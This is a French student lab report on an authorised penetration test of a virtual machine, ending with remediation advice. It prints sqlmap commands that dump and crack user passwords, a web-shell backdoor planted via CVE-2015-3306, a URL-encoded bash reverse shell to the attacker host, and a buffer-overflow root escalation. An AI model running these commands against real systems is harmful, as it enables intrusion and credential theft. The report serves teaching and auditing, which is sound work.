TP R316

Pentesting

BROSSE LUDERIC

Autorisation

Ce Tp est autorisée par Monsieur Thomas Prevost

UNIVERSITÉ CÔTE D'AZUR

SCOPE:

Ce TP est autorisée par monsieur Thomas PREVOST pour attaquer la machine virtuelle cible ayant comme adresse ip 192.168.56.106 et comme système d'exploitation un linux sur mesure depuis une autre machine virtuelle ayant comme adresse IP 192.168.56.101 et comme système d'exploitation debian 11

INTRODUCTION


Ce TP a pour but de simuler un audit de sécurité complet en environnement contrôlé. L'exercice consiste donc à utiliser l'outil **nessus** pour scanner le pc cible et trouver des failles utiles ainsi que les injections sql avec **sqlmap** .

ÉTAPES DU PENTEST


Reconnaissance et Compromission Initiale:


1. Scan du Réseau et Identification des Services (Nmap et nessus)


pour cela nous allons commencer par installer l'outils nessus sur la machine attaquante



Et nous allons combiner cela à un scan du Réseau avec la commande nmap -A 192.168.56.101/24 pour découvrir l'addresse ip de la cible


Fichier Édition Affichage Terminal Onglets Aide
80/tcp open http
111/tcp open rpcbind
2049/tcp open nfs
3389/tcp open ms-wbt-server
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.000078s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:28:58:05 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.000095s latency).
Not shown: 994 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql
MAC Address: 08:00:27:C9:88:A0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.22 seconds
root@rtnnnpxx:/home/rt#






Comme on peut le voir sur le screen de nessus web on a plein de failles de sécurité .
Comme le tp a pour but de comprendre les injection sql on vas se concentrer sur le service web

2. Analyse Manuelle du Service Web (Port 80)

En se connectant au site Web on vois qu'on as un formulaire qui envoie les informations au fichier connect.php



On en récupère 2 informations.


1. Un Utilisateur s'appelle bob
2. On ne doit pas regarder le /app

On peut donc tester des requête sqlmap sur le fichier connect.php

Attaques:

1. Exploitation et Obtention des login

On vas donc tester la commande suivante
python3 Téléchargements/sqlmap-master/sqlmap.py -u "http://192.168.56.106:80/connect.php" --data="login=bob&password=test" -p login --dbs



On en tire l informations que
La base de donné est local donc en sqlmap
Pour énumérer les tables de la base de données on fait la commande

Donc on fait la commande
python3 Téléchargements/sqlmap-master/sqlmap.py -u "http://192.168.56.106:80/connect.php" --data="login=bob&password=test" -p login --tables

```
---
[09:26:54] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP
back-end DBMS: SQLite
[09:26:54] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[2 tables]
+-----------------+
| sqlite_sequence |
| users           |
+-----------------+

[09:26:54] [INFO] fetched data logged to text files under '/home/rt/.local/share/sqlmap/output/192.168.56.106'

[*] ending @ 09:26:54 /2025-10-13/

rt@rtnnnpxx:~$
```

On en trouve 2 tables la tables users qui nous intéresse et la tables sqlite_séquence qui se crée automatiquement donc elle nous intéresse pas

On vas donc récupéré la table users avec
python3 Téléchargements/sqlmap-master/sqlmap.py -u "http://192.168.56.106:80/connect.php" --data="login=bob&password=test" -p login -T users --dumps

On en ressort donc ces informations


```
[09:41:12] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[09:41:12] [INFO] starting 2 processes
[09:41:16] [INFO] cracked password 'enamorada' for user 'bob'
[09:41:16] [INFO] cracked password 'stonecold' for user 'yannick'
Database: <current>
Table: users
[2 entries]
+----+------------------------------------------------------+----------+
| id | password                                             | username |
+----+------------------------------------------------------+----------+
| 1  | 8cc5d5ee7e65b3dc3c2388b9ef814cb170559683 (enamorada) | bob      |
| 2  | 70c111ef9daf23ae806e3dca342d54613e06e414 (stonecold) | yannick  |
+----+------------------------------------------------------+----------+

[09:41:20] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/rt/.local/share/sqlmap/output/192.168.56.106/dump/SQLite_masterdb/users.csv'
[09:41:20] [INFO] fetched data logged to text files under '/home/rt/.local/share/sqlmap/output/192.168.56.106'

[*] ending @ 09:41:20 /2025-10-13/
```

Les users bob et yannick avec leur password hacher et en claire à côté déchiffrer par sqlmap


On teste le mots de passe de bob




On as donc la dernière image enregistrée dans le dossier partager d écriture

2. Exploitation et Obtention d'un Accès Utilisateur (`user_flag.txt`)

On cherche donc une faille de sécurité qui vas nous permettre d'accéder à ce serveur web pour y créer un revershell
Pour rappel on avait vue un serveur FTP dans le nmap



On cherche donc des cve en lien avec un serveur FTP
On as donc la CVE 2015 3306 qui est un indique comme exploit critique sur nessus



Cette CVE nous permet de crée un fichier backdoor.php dans un dossier Accès en écriture afin d'injecter des commande par l'url sur le serveur


3. Exploitation de la Vulnérabilité

On vas donc aller sur le github de l exploit pour l'utiliser
Cette cve crée donc un backdoor qui par l'url me permet d'injecter des commande

En modifiant le chemin vers le dossier d'écriture on arrive donc à avoir une backdoor

On essaye d'avoir un revershell
Pour ca on tape la commande
http://192.168.56.106/nandemo856420217/backdoor.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.56.101%2F4001%200%3E%261%22

Commande encoder pour les urls



Donc´ la on as un revershell ou on peut voir effectivement la création du fichier backdoor.php

On vas donc chercher à avoir le fichier user_flag.txt

On se déplace donc dans /app car on nous disais de pas y aller

```
www-data@TD2:/app$ ls
ls
main.sh  root_flag.txt  root_shell  root_shell.c  user_flag.txt
www-data@TD2:/app$ cat user_flag.txt
cat user_flag.txt
X4rxWsgxisBr8QFiS2M4xPVqUfSuLkTo
www-data@TD2:/app$
```

4. Capture du Drapeau Final

On fait un cat de root_selle.c

```
www-data@TD2:/app$ ls -l
total 32
-rwxr-xr-x 1 root root   251 Jan 28  2024 main.sh
-r-------- 1 root root    33 Jan 28  2024 root_flag.txt
-rwsr-xr-x 1 root root 16272 Jan 28  2024 root_shell
-rw-r--r-- 1 root root   415 Jan 28  2024 root_shell.c
-rw-r--r-- 1 root root    33 Jan 28  2024 user_flag.txt
www-data@TD2:/app$ cat root_shell.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main()
{
  setuid(geteuid());
  setgid(getegid());
  printf("Please enter your first name: ");
  char name[30] = {};
  int valid = 0;
  scanf("%s", name);
  if (!valid)
  {
    printf("Sorry %s, you're not allowed to run the shell as root ¯\\_(ツ)_/¯\n", name);
    return 1;
  }
  execl("/bin/bash", "-p", NULL);
  return 0;
}
www-data@TD2:/app$
```

On voit la présence d'un tableau avec 30 caractere et une condition qui est valide que si on est root il faut donc trouver un moyen de la rendre vrais

On vas donc tester de rentrer plus de 30 caractère

```
www-data@TD2:/app$ root_shell.c
bash: root_shell.c: command not found
www-data@TD2:/app$ ./root_shell.c
bash: ./root_shell.c: Permission denied
www-data@TD2:/app$ ./root_shell.
bash: ./root_shell.: No such file or directory
www-data@TD2:/app$ ./root_shell
Please enter your first name: vygbhunjafsdqcccqfubzeufbzduncuhzbdzhcubdzuhcbhuzd
bc
root@TD2:/app# ls
main.sh  root_flag.txt  root_shell  root_shell.c  user_flag.txt
root@TD2:/app# cat root_flag.txt
vnF44RNXbJGgsFGw27g9PQ3yCWzPXPfx
root@TD2:/app#
```

Et comme ca j obtiens les permission root et on peut donc lire le root_flag.txt

Outils utilisés

Pour ce pentest on as donc utilisé les outîs

- nmap
- Nessus
- Sqlmap
- La CVE 2015 3306
- Revershell

Recommandation

Suite à l'identification de multiples vulnérabilités critiques lors de cet audit, les mesures correctives suivantes sont recommandées pour renforcer la sécurité du serveur cible :

Application Web (Injection SQL)
Problème : Le script connect.php est vulnérable à l'injection SQL, ce qui a permis l'extraction des identifiants de la base de données.
Recommandation : Implémenter des requêtes préparées (prepared statements) avec des paramètres liés. Cela sépare la logique SQL des données fournies par l'utilisateur, rendant les injections SQL inefficaces.

Service FTP (CVE-2015-3306)
Problème : Le service ProFTPD est obsolète et vulnérable à une faille critique (CVE-2015-3306) permettant l'écriture de fichiers arbitraires (RCE).
Recommandation : Mettre à jour immédiatement le service ProFTPD vers une version corrigée (1.3.5a / 1.3.6 ou ultérieure). Si le service FTP n'est pas essentiel, le désactiver complètement pour réduire la surface d'attaque.

Permissions des Dossiers Web
Problème : Un dossier sur le site web (nandemo856420217/) était accessible en écriture par l'utilisateur du service web. Cela a permis de téléverser un fichier backdoor.php et d'obtenir un accès au serveur.
Recommandations : Auditer les permissions des dossiers web. L'utilisateur du serveur web (ex: www-data) ne doit jamais avoir le droit d'écrire dans les dossiers qui exécutent des scripts (comme PHP). Les droits d'écriture doivent être limités aux seuls dossiers "d'upload" (comme pour les images de profil), et l'exécution de scripts doit être désactivée dans ces mêmes dossiers.

Stockage des Mots de Passe
Problème : Les mots de passe dans la base de données ont été facilement déchiffrés par sqlmap, indiquant qu'ils étaient stockés avec un algorithme de hachage faible (ex: MD5).
Recommandation : Utiliser un algorithme de hachage moderne et robuste pour le stockage des mots de passe. Des algorithmes comme Argon2 ou bcrypt sont recommandés.

Programme "root" (Buffer Overflow)

Problème : Un programme (root_shell.c) a une faille. En lui envoyant trop de caractères, on peut prendre le contrôle total (root) de la machine.

Recommandation :

Corriger le code : Il faut modifier le programme pour qu'il vérifie la taille des données qu'il reçoit (par exemple, utiliser strncpy au lieu de strcpy).

Retirer les permissions spéciales : Ce programme n'a probablement pas besoin d'avoir les droits "root". Il faut lui retirer son autorisation spéciale (le bit SUID) pour empêcher ce type d'attaque (chmod u-s /app/root_selle).

Conclusion

Cet audit de sécurité a démontré avec succès la présence de plusieurs vulnérabilités critiques sur le système cible. En combinant une injection SQL, l'exploitation d'un service FTP obsolète et une escalade de privilèges via un buffer overflow, il a été possible de compromettre intégralement la machine, depuis un accès web initial jusqu'à l'obtention des privilèges root.
Les objectifs de la mission, à savoir la capture des user_flag.txt et root_flag.txt, ont été atteints.
Les résultats de ce test d'intrusion soulignent l'importance d'une maintenance régulière des systèmes, incluant la mise à jour des services, la sécurisation du code des pages webs (en particulier contre les injections) et une gestion rigoureuse des permissions. L'application immédiate des recommandations fournies est essentielle pour corriger ces failles et prévenir de futures intrusions.